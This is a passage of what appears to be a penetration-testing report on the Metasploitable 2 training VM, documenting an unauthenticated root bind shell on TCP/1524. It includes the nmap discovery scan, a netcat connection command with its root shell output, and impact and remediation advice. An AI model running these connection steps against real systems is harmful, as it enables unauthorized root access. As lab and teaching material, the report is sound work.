

Finding-08 — Exposed Root Bind Shell

Metasploitable 2 Penetration Testing Report

Target	192.168.116.129
Port / Service	1524/TCP — bindshell (Metasploitable root shell)
Severity	Critical
CVE	N/A
Access Obtained	Unauthenticated interactive root shell
Validation	Nmap 7.95 + Netcat

1. Executive Summary

During assessment of the intentionally vulnerable Metasploitable 2 host, TCP/1524 was identified as an exposed bind shell. Nmap service detection identified the service as “**Metasploitable root shell**”. A direct TCP connection using Netcat provided an interactive shell without authentication. The subsequent **whoami** verification returned **root**, demonstrating direct remote root access.

2. Discovery

Nmap service/version detection was performed specifically against TCP/1524:

```
nmap -sV -p1524 192.168.116.129
```

```
(root@kali)-[~]
# nmap -sV -p1524 192.168.116.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-04 04:23 EEST
Nmap scan report for 192.168.116.129
Host is up (0.00067s latency).

PORT      STATE SERVICE      VERSION
1524/tcp  open  bindshell    Metasploitable root shell
MAC Address: 00:0C:29:28:09:12 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
```


Evidence 1 — Nmap identifies TCP/1524 as “bindshell Metasploitable root shell”.

3. Exploitation / Verification

Because the service was identified as a bind shell, a direct TCP connection was established using Netcat:

```
nc 192.168.116.129 1524
```

The connection immediately returned a shell prompt. The first **whoami** attempt shown in the evidence contains a typo and returned **bash: whoamoi: command not found**. The command was then entered correctly and returned **root**, confirming root privileges.



```
(root@kali)-[~]  
# nc 192.168.116.129 1524  
root@metasploitable:/# whoaami  
bash: whoaami: command not found  
root@metasploitable:/# whoami  
root  
root@metasploitable:/#
```

Evidence 2 — Netcat connection to TCP/1524 and successful root-privilege verification.

4. Result

Remote unauthenticated shell access was successfully obtained. The shell prompt was **root@metasploitable:/#**, and **whoami** returned **root**. This confirms that an attacker able to reach TCP/1524 can obtain root-level command execution.

5. Impact

- Complete remote compromise of the host.
- Unauthenticated root-level command execution.
- Read, modify, or delete system and application data.
- Modify system configuration and services.
- Potentially use the host as a pivot point for further attacks.

6. CVE / Classification

CVE: **N/A**. This finding is an exposed bind-shell/backdoor service intentionally present in the Metasploitable 2 training image, rather than a software-version vulnerability mapped to a single CVE.

7. Remediation

- Disable and remove the bind-shell/backdoor service from any production system.
- Block inbound access to TCP/1524 with host and network firewall rules.
- Restrict administrative services to trusted management networks.
- If found outside a lab, investigate the host for unauthorized persistence or other backdoors.
- Monitor for unexpected inbound connections to shell-related ports.

8. References

- Rapid7 — Metasploitable 2 Exploitability Guide: documents the port 1524 root bind-shell and direct shell access.
- Independent Metasploitable 2 security-audit documentation also identifies TCP/1524 as a Metasploitable root shell.

Assessment note: The finding was considered confirmed after service identification, direct connection, and successful privilege verification.